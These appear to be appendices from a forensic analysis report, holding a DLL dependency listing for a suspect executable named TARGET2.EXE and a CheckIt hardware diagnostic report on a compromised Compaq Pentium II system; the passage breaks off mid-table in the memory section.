```
[   ]  ADVAPI32.DLL  2002.07.22 13:05  2002.07.23 01:13    367,376  A      0x00065640     0x00065640
x86  Console    DBG      0x77DB0000      Unknown      0x0005D000    Not Loaded  5.0.2195.5385
5.0.2195.5385    5.0        5.12         5.0     4.0
[   ]  GDI32.DLL     2002.07.22 13:05  2002.07.23 01:13    234,256  A      0x00048894     0x00048894
x86  Console    DBG      0x77F40000      Unknown      0x0003C000    Not Loaded  5.0.2195.5252
5.0.2195.5252    5.0        5.12         5.0     4.10
[   ]  KERNEL32.DLL  2002.07.22 13:05  2002.07.23 01:13    733,968  A      0x000B5326     0x000B5326
x86  Console    DBG      0x77E80000      Unknown      0x000B6000    Not Loaded  5.0.2195.5400
5.0.2195.5400    5.0        5.12         5.0     4.0
[   ]  MFC42.DLL     2000.07.26 06:00  1999.11.30 03:33    995,383  A      0x000FE3F3     0x000FE3F3
x86  GUI        PDB      0x6C370000      Unknown      0x000F2000    Not Loaded  6.0.8665.0
6.0.4.0          6.0        6.0          4.0     4.0
[   ]  MSVCP60.DLL   2001.03.27 16:11  1998.06.17 12:52    401,462  A      0x00069F69     0x00069F69
x86  GUI        PDB      0x780C0000      Unknown      0x00061000    Not Loaded  6.0.8168.0
6.0.8168.0       0.0        6.0          4.0     4.0
[   ]  MSVCRT.DLL    2002.07.22 13:05  2001.09.20 15:52    290,869  A      0x00048405     0x00048405
x86  GUI        PDB      0x78000000      Unknown      0x00046000    Not Loaded  6.1.9359.0
6.1.9359.0       0.0        6.0          4.0     4.0
[   ]  NTDLL.DLL     2002.07.22 13:05  2002.07.23 01:13    490,768  A      0x0007B14B     0x0007B14B
x86  Console    DBG      0x77F80000      Unknown      0x0007B000    Not Loaded  5.0.2195.5400
5.0.2195.5400    5.0        5.12         5.0     4.0
[   ]  RPCRT4.DLL    2002.07.22 13:05  2002.07.23 01:13    450,832  A      0x0007B599     0x0007B599
x86  Console    DBG      0x77D30000      Unknown      0x00071000    Not Loaded  5.0.2195.5419
5.0.2195.5419    5.0        5.12         5.0     4.10
[   ]  TARGET2.EXE   2003.02.20 12:45  2002.11.28 01:53     26,793  A      0x00000000     0x0000DC8A
x86  Console    None     0x00400000      Unknown      0x00006000    Not Loaded  N/A              N/A
0.0         6.0          4.0     4.0
[   ]  USER32.DLL    2002.07.22 13:05  2002.07.23 01:13    405,264  A      0x00067389     0x00067389
x86  GUI        DBG      0x77E10000      Unknown      0x00065000    Not Loaded  5.0.2195.4314
5.0.2195.4314    5.0        5.12         5.0     4.0
[   ]  WS2_32.DLL    2002.07.22 13:05  2002.07.23 01:14     68,368  A      0x0001A8F4     0x0001A8F4
x86  Console    DBG      0x75030000      Unknown      0x00013000    Not Loaded  5.0.2195.4874
5.0.2195.4874    5.0        5.12         5.0     4.10
[   ]  WS2HELP.DLL   2000.07.26 06:00  1999.11.30 03:31     18,192  A      0x000087D1     0x000087D1
x86  Console    DBG      0x75020000      Unknown      0x00008000    Not Loaded  5.0.2134.1
5.0.2134.1       5.0        5.12         5.0     4.0
[D  ]  ACTIVEDS.DLL  2002.07.22 13:05  2002.07.23 01:13    179,472  A      0x0003AEED     0x0003AEED
x86  Console    DBG      0x773B0000      Unknown      0x0002E000    Not Loaded  5.0.2195.5312
5.0.2195.5312    5.0        5.12         5.0     4.0
[D  ]  ADSLDPC.DLL   2002.07.22 13:05  2002.07.23 01:13    130,832  A      0x000297D6     0x000297D6
x86  Console    DBG      0x77380000      Unknown      0x00022000    Not Loaded  5.0.2195.5400
5.0.2195.5400    5.0        5.12         5.0     4.0
[D  ]  COMCTL32.DLL  2002.07.22 13:05  2002.07.23 01:13    552,208  A      0x0008CC1D     0x0008CC1D
x86  GUI        DBG      0x77B50000      Unknown      0x00089000    Not Loaded  5.81.3315.3727
5.0.3315.3727    5.0        5.12         5.0     4.0
[D  ]  COMDLG32.DLL  2002.07.22 13:05  2002.07.23 01:13    226,576  A      0x0003EEA1     0x0003EEA1
x86  GUI        DBG      0x76B30000      Unknown      0x0003D000    Not Loaded  5.0.3315.3727
5.0.3315.3727    5.0        5.12         5.0     4.0
[D  ]  CRYPT32.DLL   2002.07.22 13:05  2002.07.23 01:13    475,408  A      0x00078DCF     0x00078DCF
x86  GUI        DBG      0x77440000      Unknown      0x00077000    Not Loaded  5.131.2195.4558
5.131.2195.4558  5.0        5.12         5.0     4.0
[D  ]  DNSAPI.DLL    2002.07.22 13:05  2002.07.23 01:13    134,416  A      0x0002D9AB     0x0002D9AB
x86  Console    DBG      0x77980000      Unknown      0x00024000    Not Loaded  5.0.2195.5354
5.0.2195.5354    5.0        5.12         5.0     4.0
[D  ]  LZ32.DLL      2000.07.26 06:00  1999.11.30 03:30     10,000  A      0x0000A8D0     0x0000A8D0
x86  Console    DBG      0x759B0000      Unknown      0x00006000    Not Loaded  5.0.2134.1
5.0.2134.1       5.0        5.12         5.0     4.10
[D  ]  MPR.DLL       2002.07.22 13:05  2002.07.23 01:14     55,056  A      0x00012F0A     0x00012F0A
x86  Console    DBG      0x76620000      Unknown      0x00010000    Not Loaded  5.0.2195.3649
5.0.2195.3649    5.0        5.12         5.0     4.0
[D  ]  MSASN1.DLL    2002.07.22 13:05  2002.07.23 01:13     52,496  A      0x0001011D     0x0001011D
x86  GUI        DBG      0x77430000      Unknown      0x00010000    Not Loaded  5.0.2195.4067
5.0.2195.4067    5.0        5.12         5.0     4.0
[D  ]  NETAPI32.DLL  2002.07.22 13:05  2002.07.23 01:14    312,592  A      0x00052F82     0x00052F82
x86  Console    DBG      0x75170000      Unknown      0x0004F000    Not Loaded  5.0.2195.5427
5.0.2195.5427    5.0        5.12         5.0     4.0
[D  ]  NETRAP.DLL    2000.07.26 06:00  1999.11.30 03:31     11,536  A      0x0000D1DD     0x0000D1DD
x86  Console    DBG      0x751C0000      Unknown      0x00006000    Not Loaded  5.0.2134.1
5.0.2134.1       5.0        5.12         5.0     4.10
```

```
[D ]  NTDSAPI.DLL   2002.07.22 13:05  2002.07.23 01:13     57,616  A      0x000123C1     0x000123C1
x86  Console    DBG      0x77BF0000      Unknown      0x00011000    Not Loaded  5.0.2195.4827
5.0.2195.4827    5.0        5.12         5.0     4.10
[D ]  ODBC32.DLL    2002.07.22 13:05  2002.03.25 16:40    217,360  A      0x00042E91     0x00042E91
x86  GUI        DBG      0x1F7D0000      Unknown      0x00034000    Not Loaded  3.520.6200.0
3.520.6200.0     5.0        5.12         5.0     4.0
[D ]  OLE32.DLL     2002.07.22 13:05  2002.07.23 01:13    991,504  A      0x000F9027     0x000F9027
x86  Console    DBG      0x77A50000      Unknown      0x000F5000    Not Loaded  5.0.2195.5400
5.0.2195.5400    5.0        5.12         5.0     4.0
[D ]  OLEAUT32.DLL  2002.07.22 13:05  2002.07.23 01:13    626,960  A      0x0009F6F0     0x0009F6F0
x86  GUI        DBG      0x779B0000      Unknown      0x0009B000    Not Loaded  2.40.4518.0
2.40.4518.0      0.0        5.12         4.0     4.0
[D ]  OLEDLG.DLL    2000.07.26 06:00  1999.12.07 18:42    118,032  A      0x0002A26A     0x0002A26A
x86  GUI        DBG      0x752F0000      Unknown      0x0001F000    Not Loaded  5.0.2134.1
5.0.2134.1       5.0        5.12         5.0     4.0
[D ]  OLEPRO32.DLL  2002.07.22 13:05  2002.07.23 01:14    164,112  A      0x0002F005     0x0002F005
x86  GUI        DBG      0x695E0000      Unknown      0x00029000    Not Loaded  5.0.4518.0
2.40.4518.0      0.0        5.12         4.0     4.0
[D ]  SAMLIB.DLL    2002.07.22 13:05  2002.07.23 01:14     50,960  A      0x0001208B     0x0001208B
x86  Console    DBG      0x75150000      Unknown      0x00010000    Not Loaded  5.0.2195.4827
5.0.2195.4827    5.0        5.12         5.0     4.0
[D ]  SECUR32.DLL   2002.07.22 13:05  2002.07.23 01:13     48,400  A      0x00018014     0x00018014
x86  Console    DBG      0x77BE0000      Unknown      0x0000F000    Not Loaded  5.0.2195.4587
5.0.2195.4587    5.0        5.12         5.0     4.0
[D ]  SHELL32.DLL   2002.07.22 13:05  2002.07.23 01:13  2,374,416  A      0x00250F59     0x00250F59
x86  GUI        DBG      0x782F0000      Unknown      0x00246000    Not Loaded  5.0.3502.5436
5.0.3502.5436    5.0        5.12         5.0     4.0
[D ]  SHLWAPI.DLL   2002.07.22 13:05  2002.07.23 01:13    290,064  A      0x00051018     0x00051018
x86  GUI        DBG      0x77C70000      Unknown      0x0004A000    Not Loaded  5.0.3502.5332
5.0.3502.5332    5.0        5.12         5.0     4.0
[D ]  URLMON.DLL    2002.07.22 13:05  2002.07.23 01:13    452,880  A      0x000739D4     0x000739D4
x86  GUI        DBG      0x77640000      Unknown      0x00072000    Not Loaded  5.0.3502.5400
5.0.3502.5400    5.0        5.12         5.0     4.0
[D ]  VERSION.DLL   2000.07.26 06:00  1999.12.01 01:37     16,144  A      0x0000C983     0x0000C983
x86  GUI        DBG      0x77820000      Unknown      0x00007000    Not Loaded  5.0.2134.1
5.0.2134.1       5.0        5.12         5.0     4.0
[D ]  W32TOPL.DLL   2000.07.26 06:00  1999.11.30 03:31     12,560  A      0x00006E3B     0x00006E3B
x86  Console    DBG      0x754A0000      Unknown      0x00007000    Not Loaded  5.0.2160.1
5.0.2160.1       5.0        5.12         5.0     4.10
[D ]  WININET.DLL   2002.07.22 13:05  2002.07.23 01:13    461,584  A      0x00073F00     0x00073F00
x86  GUI        DBG      0x76C00000      Unknown      0x00073000    Not Loaded  5.0.3502.4619
5.0.3502.4619    5.0        5.12         5.0     4.0
[D ]  WINSPOOL.DRV  2002.07.22 13:05  2002.07.23 01:13    113,936  A      0x00027317     0x00027317
x86  GUI        DBG      0x77800000      Unknown      0x0001E000    Not Loaded  5.0.2195.5225
5.0.2195.5225    5.0        5.12         5.0     4.0
[D ]  WLDAP32.DLL   2002.07.22 13:05  2002.07.23 01:13    162,576  A      0x00034EEE     0x00034EEE
x86  GUI        DBG      0x77950000      Unknown      0x0002A000    Not Loaded  5.0.2195.5400
5.0.2195.5400    5.0        5.12         5.0     4.0
[D ]  WSOCK32.DLL   2002.07.22 13:05  2002.07.23 01:14     21,776  A      0x00012632     0x00012632
x86  Console    DBG      0x75050000      Unknown      0x00008000    Not Loaded  5.0.2195.4874
5.0.2195.4874    5.0        5.12         5.0     4.10

****************************************| Log |*********************************************
```

Appendix VI – CheckIt Portable Edition Detailed Report of Compromised System

```
Generated by: CheckIt Portable Edition - 7.1.2
Date        : 24-Jun-2003
Time        : 16:07
Comments    : Before Going Live on Net
Customer    :
Technician  : Richard A. LEE


================================================================================
Detailed Report
================================================================================


================================================================================
Hardware Detection Summary
================================================================================

Platform  : Compaq, Intel(R) 440BX AGPset
System    : s/n 6911BW42B785
CPU       : Pentium II Processor, 400 MHz
BIOS      : Compaq, 686T3
Memory    : 128 MB
Video     : XPERT@WORK, 8 MB
I/O Buses : ISA, PCI, IDE, USB
Floppy    : 1.44MB, 3.5" Drive A
HDD(s)    : WDC AC26400R, 6.15 Gb, s/n WD-WM6271392877
CD-ROM(s) : CD-ROM CDU701-Q, x14
Serial    : COM1, COM2
Parallel  : LPT1
Network   : Fast Ethernet NIC NC3121 with Wake on LAN
            Fast Ethernet NIC NC3121 with Wake on LAN
Sound     : ESS Audio


================================================================================
Network
================================================================================

Network Adapter(s) Found:
================================================================================

1. Fast Ethernet NIC NC3121 with Wake on LAN
2. Fast Ethernet NIC NC3121 with Wake on LAN


================================================================================
Fast Ethernet NIC NC3121 with Wake on LAN
================================================================================

PCI network adapter
================================================================================
 Location        : PCI Card in Slot 1
 Vendor Id       : 8086h (Intel Corporation)
 Device Id       : 1229h (82557/8/9 EtherExpress PRO/100(B) Ethernet Adapter)
 Class           :   00h (Ethernet Controller)
```

```
 Sub Vendor Id   : 0E11h (Compaq)
 Sub Device Id   : B0D7h (Fast Ethernet NIC NC3121 with Wake on LAN)


==========================================================================
Fast Ethernet NIC NC3121 with Wake on LAN
==========================================================================

PCI network adapter
==========================================================================
 Location        : PCI Card in Slot 4
 Vendor Id       : 8086h (Intel Corporation)
 Device Id       : 1229h (82557/8/9 EtherExpress PRO/100(B) Ethernet Adapter)
 Class           :   00h (Ethernet Controller)
 Sub Vendor Id   : 0E11h (Compaq)
 Sub Device Id   : B0D7h (Fast Ethernet NIC NC3121 with Wake on LAN)


==========================================================================
APM Bios
==========================================================================

APM Bios
==========================================================================
APM BIOS version 1.2 is enabled
BIOS Power Management disengaged

Real mode API supported via INT 15

32-bit protected mode API supported
--------------------------------------------------------------------------
Physical address of entry point  : F000:0000C019
Physical data segment            : F000
Code segment limit               : FFFFh
Data segment limit               : FFFFh

16-bit protected mode API supported
--------------------------------------------------------------------------
Physical address of entry point  : F000:C030
Physical data segment            : F000
Code segment limit               : FFFFh
Data segment limit               : FFFFh


==========================================================================
APM Bios Tests Folder
==========================================================================




==========================================================================
Suspend-Resume test
==========================================================================

Not Tested
```

```
================================================================================
CMOS
================================================================================

CMOS
================================================================================
Real-time clock settings
--------------------------------------------------------------------------------
Date (Y/M/D)            : 2003:06:24
Time                    : 16:05:56
Real-Time clock alarm   : 00:16:02


Memory info
--------------------------------------------------------------------------------
Base Memory             : 640 KB
Extended Memory         : 64512 KB

Floppy Disk Drive Types : 40h
--------------------------------------------------------------------------------
Drive A:                : 1.44MB, 3.5" drive
Drive B:                : No drive

Hard Disk Drive Types
--------------------------------------------------------------------------------
Hard Disk 1 Type        : 01h
Hard Disk 2 Type        : 00h

Equipment byte          : 03h
--------------------------------------------------------------------------------
Number of Floppy Drives : 1
Primary Video Display   : Video card with BIOS ROM
Display                 : disabled
Keyboard                : disabled
FPU Installed           : Yes
Floppy Drive Installed  : Yes

Status register A       : 26h
--------------------------------------------------------------------------------
Divider control.        : Normal (32768 Hz)
Rate selection          : 0.976562 ms (default)

Status register B       : 02h
--------------------------------------------------------------------------------
Cycle   update          : disabled
Periodic interrupt      : disabled
Alarm interrupt         : disabled
Update ended interrupt  : disabled
Square wave output      : disabled
Daylight savings time   : disabled
Time and calendar stored as BCD values
Hours are stored in 24 hour mode

Status register D       : 80h
--------------------------------------------------------------------------------
RTC Power is            : good
```

```
Diagnostic Status       : 00h
Shutdown Status         : 00h (Vendor specific)
Information Flags       : 80h (Vendor specific)
CMOS Checksum           : 047Bh

CMOS RAM Raw Table
------------------------------------------------------------------------------
0000: 56 02 05 16 - 16 00 02 24  "V......$"
0008: 06 03 26 02 - 40 80 00 00  "..&.@..."
0010: 40 00 10 00 - 03 80 02 00  "@......."
0018: FC 01 00 00 - 00 F0 00 0D  "........"
0020: 00 00 00 00 - 7E 2B 00 40  "....~+.@"
0028: 00 9E 02 23 - 00 00 04 7B  "...#...{"
0030: 00 FC 20 80 - 00 31 31 00  ".. ..11."
0038: 00 00 00 00 - 00 00 00 00  "........"
0040: 80 24 00 00 - 00 00 05 51  ".$.....Q"
0048: 10 32 54 76 - 00 00 00 00  ".2Tv...."
0050: 20 0E 18 00 - 00 00 EC 40  " ......@"
0058: 00 10 00 03 - 80 02 00 FC  "........"
0060: 01 00 00 00 - F0 00 05 00  "........"
0068: 00 00 00 7E - 2B 00 40 00  "...~+.@."
0070: 9E 02 23 00 - 00 04 73 00  "..#...s."
0078: 00 00 00 00 - 00 00 00 00  "........"


==============================================================================
CMOS Tests Folder
==============================================================================



==============================================================================
CMOS test
==============================================================================

Not Tested


==============================================================================
Keyboard
==============================================================================

Keyboard
==============================================================================
Keyboard Type                : Enhanced AT keyboard
Keyboard IDs                 : FA AB 41

Command Byte                 : 57h


==============================================================================
Keyboard Tests Folder
==============================================================================



==============================================================================
```

```
Diagnostic echo
========================================================================

Not Tested


========================================================================
Keyboard interactive test
========================================================================

Not Tested


========================================================================
PIC
========================================================================



========================================================================
PIC Tests Folder
========================================================================



========================================================================
PIC base test
========================================================================

Not Tested


========================================================================
PCMCIA
========================================================================

No PCMCIA Adapter Found or PCMCIA Adapter
is not Configured


========================================================================
BIOS
========================================================================

BIOS
========================================================================
BIOS Date          : 08/05/1999
BIOS Copyright     : (c) 1982, 1999 Compaq Computer Corporation - all rights
reserve
BIOS Sign On       :

BIOS32 Service Directory found at address F000:A000
------------------------------------------------------------------------
Physical Address of BIOS32 Entry Point  : 000EC800
Revision Level                          : 00h
Length of Data Structure                : 16 bytes
```

```
================================================================================
DMA
================================================================================


================================================================================
DMA Tests Folder
================================================================================


================================================================================
DMA base test
================================================================================

Not Tested


================================================================================
IDE
================================================================================

IDE controller(s) found: 1


================================================================================
82371AB/EB/MB PIIX4 EIDE Controller
================================================================================

IDE Channel(s) Found: 2


================================================================================
Primary IDE Channel
================================================================================

Primary IDE Channel
================================================================================
  Location          : PCI Device on Motherboard
  First  I/O Range  : 01F0h - 01F7h
  Second I/O Range  : 03F6h - 03F7h
  IRQ               : 14

  Master Device     : WDC AC26400R
  Slave Device      : None



================================================================================
WDC AC26400R
================================================================================

Hard Disk (Primary Master)
================================================================================
Model             : WDC AC26400R
```

```
Serial Number     : WD-WM6271392877
Firmware revision : 15.01J15
Number of Sectors : 12594960
Cyl./Head/Secs.   : 13328/15/63
Size              : 6149 Mb (6.15 Gb)

General Configuration
-------------------------------------------------------------------------
Hard sectored.............................Yes
Soft sectored.............................No
Not MFM encoded...........................Yes
Head switch time > 15 usec................Yes
Spindle motor control option implemented....Yes
Fixed drive...............................Yes
Removable cartridge drive.................No
Disk transfer rate <= 5 MBs...............No
Disk transfer rate >  5 MBs,but <= 10 Mbs...Yes
Disk transfer rate > 10 MBs...............No
Rotational speed tolerance is > 0.5%.......No
Data strobe offset option available.........No
Track offset option available..............No
Format speed tolerance gap required.........Yes
Non-magnetic drive........................No
Number of cylinders.......................13328
Number of heads...........................15
Number of unformatted bytes per track.......57600
Number of unformatted bytes per sector......600
Number of sectors per track...............63
Buffer type...............................dual ported multi-sector with cache
Buffer size...............................512 kB
Number of ECC bytes available.............40

Number of sectors that can be transferred
per interrupt on read/write multiple commands
Maximum...................................16
Current...................................8

Can perform doubleword IO.................No
DMA supported.............................Yes
LBA supported.............................Yes
PIO data transfer cycle timing mode.........2
DMA data transfer cycle timing mode.........0
Number of Current cylinders...............13328
Number of Current heads....................15
Number of Current sectors/track............63
Current capacity in sectors...............12594960
Total number of sectors in LBA mode.........12594960
Multiword DMA transfer modes supported......0,1,2
Ultra DMA transfer modes supported..........0,1,2,3,4
Ultra DMA transfer mode active.............2


=========================================================================
Secondary IDE Channel
=========================================================================

Secondary IDE Channel
```

```
================================================================================
  Location           : PCI Device on Motherboard
  First  I/O Range   : 0170h - 0177h
  Second I/O Range   : 0376h - 0377h
  IRQ                : 15

  Master Device      : CD-ROM CDU701-Q
  Slave Device       : None



================================================================================
CD-ROM CDU701-Q
================================================================================

ATAPI Device (Secondary Master)
================================================================================
Model             : CD-ROM CDU701-Q
Serial Number     :
Firmware revision : 1.0r

Single word DMA transfer modes supported....0,1,2
Multiword DMA transfer modes supported......0,1,2
Multiword DMA transfer mode active..........2

Peripheral device type .....................CD-ROM Device
Removable device............................Yes
Command packet DRQ type .....................accelerated (fastest=50 us)
Command packet size.........................12 bytes

DMA supported.............................. Yes
LBA supported.............................. Yes
IORDY may be disabled ..................... Yes
IORDY supported............................ Yes
ATA software reset required (obsolete) .... No
Overlap operation supported................ No
Command queuing supported.................. No
Interleaved DMA supported.................. No



Inquiry Device Data
--------------------------------------------------------------------------------
Peripheral device type..................... CD-ROM Device
Removable media ........................... Yes
ANSI version............................... 0
ECMA version............................... 0
ISO version................................ 0
ATAPI version.............................. 2
Product identification..................... COMPAQ
Vendor identification...................... CD-ROM CDU701-Q
Product revision level..................... 1.0r

CD-ROM Capabilities and Mechanical Status Page Data
--------------------------------------------------------------------------------
General characteristics:
Drive buffer size ......................... 128 KB
```

```
Maximum Drive Speed (KBytes/second)........ 2470 (~X14 [X=176])
Number of discrete volume levels........... 256

Media Function Capabilities:
Read of CD-R disc (Orange Book Part II).... Yes
Read of CD-E disc (Orange Book Part III)... Yes
Read of CD-R media written using fixed packet
tracks using Addressing Method 2........... Yes
Write of CD-R disc (Orange Book Part II)... No
Write of CD-E disc (Orange Book Part III).. No

Audio play/overlap operation.............. Yes

Read sectors in Mode 2 Form 1 (XA) format.. Yes
Read sectors in Mode 2 Form 2 format....... Yes
Read multiple session of Photo-CD discs.... Yes
Red Book audio can be read using READ-CD
command ................................... Yes

Software commands really lock media into
drive...................................... Yes
Prevent/Allow jumper present (optional).... No

Drive can eject disc using software
command.................................... Yes
Drive has tray type loading mechanism


================================================================================
CD-ROM CDU701-Q Tests Folder
================================================================================



================================================================================
Surface Test
================================================================================

Not Tested


================================================================================
Seek Test
================================================================================

Not Tested


================================================================================
CPU
================================================================================

Pentium II Processor
================================================================================
Vendor                 : Intel Corp.
Vendor ID String       : GenuineIntel
CPU Type               : OEM Processor
```

```
Family                  : 6
Model                   : 5
Stepping                : 2
Signature               : 00000652h
FPU Model               : Built-in FPU
Internal Clock          : 400 MHz
Host Clock              : 100 MHz
Cache Type              : Write-back
Data Cache Size         : 16 kB
Instruction Cache Size : 16 kB
L2 Cache Size           : 512 kB
Brand ID                : 00H (not supported)
CPU Feature Flags       : 0183F9FFh

Supported Processor Features
-----------------------------------------------------------------------
On-Chip FPU
Enhanced V86 mode
Debugging Extension
Page Size Extensions (4MB paging)
Time Stamp Counter
Model Specific Register
Physical Address Extensions
Machine Check Exception
Compare and Exchange 8 bytes instruction (CMPXCHG8B)
Fast System Call
Memory Type Range Registers
Page Global Enable
Machine Check Architecture
Conditional Move Instructions (CMOVcc)
Page Attribute Table
36-bit Page Size Extension
MultiMedia Extensions (MMX)
Fast Floating Point Save and Restore


=======================================================================
CPU Tests Folder
=======================================================================



=======================================================================
Basic Test
=======================================================================

Not Tested


=======================================================================
CPU Benchmark
=======================================================================

Not Tested


=======================================================================
```

```
Floppy
================================================================================

Floppy Drive(s) Installed      : 1
================================================================================

IRQ  Level                     : 6
DMA  Channel                   : 2
I/O Base 03F2h, Length   4     <- I/O Port


================================================================================
Drive A
================================================================================

Drive A
================================================================================
Media type                  : 1.44MB, 3.5" Drive

Maximum track number        : 79
Maximum sector number       : 18
Maximum head number         : 1

Diskette Parameter Table Contents
--------------------------------------------------------------------------------
Step Rate Time Code         : 0Fh
Head Unload Time Code       : 0Dh
Head Load Time Code         : 00h
Drive Motor Turn-Off Delay  : 2035 ms
Bytes Per Sector            : 512
Sector Per Track            : 18
GAP Length For Read/Write   : 1Bh
Data Transfer Length Code   : FFh
Format GAP Length           : 65h
Fill Byte For Format        : F6h
Head Settling Time          : 15 ms
Motor Startup Time          : 1000 ms


================================================================================
Drive A Tests Folder
================================================================================



================================================================================
Controller test
================================================================================

Not Tested


================================================================================
Change-line test
================================================================================

Not Tested
```

```
================================================================================
Write protect test
================================================================================

Not Tested


================================================================================
Linear test
================================================================================

Not Tested


================================================================================
Random test
================================================================================

Not Tested


================================================================================
Butterfly test
================================================================================

Not Tested


================================================================================
Quick test
================================================================================

Not Tested


================================================================================
Seek test
================================================================================

Not Tested


================================================================================
Video system
================================================================================

Video Adapter(s) Found:
================================================================================
Primary     : XPERT@WORK, 8 MB


================================================================================
XPERT@WORK
================================================================================
```

```
PCI Video Adapter
================================================================================
Location                        : AGP Card
Vendor Id                       : 1002h (ATI Technologies)
Device Id                       : 4742h (Rage 3D Pro AGP 2x (BGA Package))
Class                           :   00h (VGA Compatible Controller)
Subsystem Vendor ID             : 1002h (ATI Technologies)
Subsystem Device ID             : 0080h (XPERT@WORK)

Video System Type               : Primary
Video Adapter Type              : Super VGA
Video Memory Size               : 8 MB

OEM Vendor Name                 : "ATI Technologies Inc."
OEM Product Name                : "MACH64GT"
OEM Product Revision            : "01.00"
OEM Software Revision           : 1.0

OEM String                      : "ATI MACH64"
VESA Version                    : 2.0
VESA Power Management Version   : 1.0
VESA PM Supported States        :
                                : STANDBY
                                : SUSPEND
                                : OFF

VESA Supported Video Modes      : 40
+-----------------------------------------+
| Number    Mode     HRes.   VRes.  Colors |
+-----------------------------------------+
  0100h    Graphic  640     400     256
  0101h    Graphic  640     480     256
  0110h    Graphic  640     480     32K
  0111h    Graphic  640     480     64K
  0112h    Graphic  640     480     16M
  0103h    Graphic  800     600     256
  0113h    Graphic  800     600     32K
  0114h    Graphic  800     600     64K
  0115h    Graphic  800     600     16M
  0105h    Graphic  1024    768     256
  0116h    Graphic  1024    768     32K
  0117h    Graphic  1024    768     64K
  0118h    Graphic  1024    768     16M
  0107h    Graphic  1280    1024    256
  0119h    Graphic  1280    1024    32K
  011Ah    Graphic  1280    1024    64K
  011Bh    Graphic  1280    1024    16M
  0202h    Unknown VESA mode
  010Dh    Graphic  320     200     32K
  010Eh    Graphic  320     200     64K
  010Fh    Graphic  320     200     16M
  0212h    Unknown VESA mode
  0213h    Unknown VESA mode
  0214h    Unknown VESA mode
  0215h    Unknown VESA mode
  0222h    Unknown VESA mode
  0223h    Unknown VESA mode
```

```
  0224h    Unknown VESA mode
  0225h    Unknown VESA mode
  0232h    Unknown VESA mode
  0233h    Unknown VESA mode
  0234h    Unknown VESA mode
  0235h    Unknown VESA mode
  0242h    Unknown VESA mode
  0243h    Unknown VESA mode
  0244h    Unknown VESA mode
  0245h    Unknown VESA mode
  0109h    Text     132     25
  010Ah    Text     132     43
  0230h    Unknown VESA mode

================================================================================
XPERT@WORK Tests Folder
================================================================================



================================================================================
Random
================================================================================

Not Tested


================================================================================
Independent bits
================================================================================

Not Tested


================================================================================
Independent addresses
================================================================================

Not Tested


================================================================================
Monitor
================================================================================

Monitor
================================================================================
Monitor Type                  : Analog color

Display Data Channel supported
--------------------------------------------------------------------------------

EDID Version                  : 01h
EDID Revision                 : 03h
Monitor vendor ID             : 'IBM' (IBM PC Company)
Monitor model ID              : 2516h (Unknown)
```

```
Serial Number                  : 01010101h
Week Number of Manufacture     : 37
Manufacture Year               : 2002
Maximum Horizontal Size        : 36 cm
Maximum Vertical Size          : 29 cm
Monitor Descriptor             :
Monitor Descriptor             : IBM T860
Monitor Descriptor             : 9494
Monitor Descriptor             : 66-H5480


=============================================================================
Hard disk(s)
=============================================================================

BIOS Reported 1 hard disk(s)
=============================================================================

Alias        Cylinders  Heads  Sectors  Size(MB)
-----------------------------------------------------------------------------
Hard disk 0      13328     15       63  6149.88


=============================================================================
Hard disk 0
=============================================================================

Hard Disk 0 Info Via INT 13
=============================================================================
BIOS Number of Cylinders : 832
BIOS Number of Heads     : 240
BIOS Number of Sectors   : 63

Hard Disk Capacity       : 6440.88 MB (1KB = 1000 bytes)
                         : 6142.50 MB (1KB = 1024 bytes)
                           (From Standard INT 13)
                         : 6448.62 MB (1KB = 1000 bytes)
                         : 6149.88 MB (1KB = 1024 bytes)
                           (From INT 13 Extension BIOS)

Notes:
   1. Warning: BIOS Parameters May Be Unreliable
      Due To Limitations of PC Architecture.
   2. Historically, Hard Disk Manufacturers Calculating
      Volume Make 1KB Equal 1000 Bytes.

INT 13h Fixed Disk Extensions Present.
Major Version                        : 16h

Extended Drive Parameter Table
-----------------------------------------------------------------------------
Total Number of Addressable Cylinders : 13328
Total Number of Addressable Heads     : 15
Number of Sectors Per Track           : 63
Total Number of Addressable Sectors   : 012594960
Number of Bytes Per Sector            : 512
```

```
Information Flags                    : 10
--------------------------------------------------------------------------
The Heads and Sectors Values Are Valid
Drive Support Write With Verify

Partition Table Information
--------------------------------------------------------------------------
Entry 0
-------
Partition Status         : 80h (Active)
Partition Type           : 07h (QNX or OS/2 HPFS or Windows NT NTFS or Advanced
Unix)
Start Head               : 1
Start Sector             : 1
Start Cylinder           : 0
End Head                 : 239
End Sector               : 63
End Cylinder             : 831
First Sector (LBA type)  : 63
Total Number of Sectors  : 12579777 (6142.469 MB)

Entry 1
-------
Partition Status         : 00h (Not active)
Partition Type           : 00h (empty)
Start Head               : 0
Start Sector             : 0
Start Cylinder           : 0
End Head                 : 0
End Sector               : 0
End Cylinder             : 0
First Sector (LBA type)  : 0
Total Number of Sectors  : 0 (0.0 MB)

Entry 2
-------
Partition Status         : 00h (Not active)
Partition Type           : 00h (empty)
Start Head               : 0
Start Sector             : 0
Start Cylinder           : 0
End Head                 : 0
End Sector               : 0
End Cylinder             : 0
First Sector (LBA type)  : 0
Total Number of Sectors  : 0 (0.0 MB)

Entry 3
-------
Partition Status         : 00h (Not active)
Partition Type           : 00h (empty)
Start Head               : 0
Start Sector             : 0
Start Cylinder           : 0
End Head                 : 0
End Sector               : 0
```

```
End Cylinder              : 0
First Sector (LBA type)   : 0
Total Number of Sectors   : 0 (0.0 MB)


================================================================================
Hard disk 0 Tests Folder
================================================================================



================================================================================
Controller test
================================================================================

Not Tested


================================================================================
Linear test
================================================================================

Not Tested


================================================================================
Random test
================================================================================

Not Tested


================================================================================
Butterfly test
================================================================================

Not Tested


================================================================================
Seek test
================================================================================

Not Tested


================================================================================
HDD Benchmark
================================================================================

Not Tested


================================================================================
Memory
================================================================================
```

```
Memory
==========================================================================
  Size : 131072 KB (128 MB)

System Memory Map Reported by BIOS via INT 0x15 Function 0xE820
--------------------------------------------------------------
  Base Address |        Length        |  Type
--------------------------------------------------------------
  00000000h     0009FC00h ( 639   KB)  01 (Memory, available to OS)
  0009FC00h     00000400h (   1   KB)  02 (Reserved, not available)
  000E0000h     00020000h ( 128   KB)  02 (Reserved, not available)
  00100000h     07F00000h ( 127   MB)  01 (Memory, available to OS)
  FFFC0000h     00040000h ( 256   KB)  02 (Reserved, not available)


Memory SPD information
----------------------------------------------------------------
Bank  Type     EDCS*    Frequency   Row Density   JEDEC Id
----------------------------------------------------------------
  0   SDRAM    None     100MHz      64MB          Hyundai Electronics
  1   SDRAM    None     100MHz      64MB          Micron Technology

*EDCS - Error detect/correct scheme

Memory module information reported by DMI:
----------------------------------------------------------------
Socket   Speed    Size     Enabled    Type
